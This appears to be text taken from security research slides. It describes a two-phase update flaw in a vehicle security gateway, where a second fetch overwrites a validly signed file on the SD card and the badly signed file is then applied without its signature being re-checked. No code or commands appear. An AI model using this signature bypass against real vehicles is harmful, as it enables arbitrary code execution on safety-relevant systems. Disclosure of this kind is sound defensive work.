
GTW

Update mode interactions




GTW


Update mode two phase mode



- Update mode can be forced to fetch two times the same ECU update
- The first time if the file has a good signature the **update is scheduled** to be applied, and the file is **saved on the SDCARD**
- The second fetch **overrides the file on the SDCARD**, if the signature is invalid the first one is still scheduled, and the bad temporary file is not removed
- When applying updates, the signature is not re-checked, so the **badly signed file is applied**
- This bypasses the signature check, and allows an attacker to apply **arbitrary updates**, and can be used to gain code execution on the security gateway



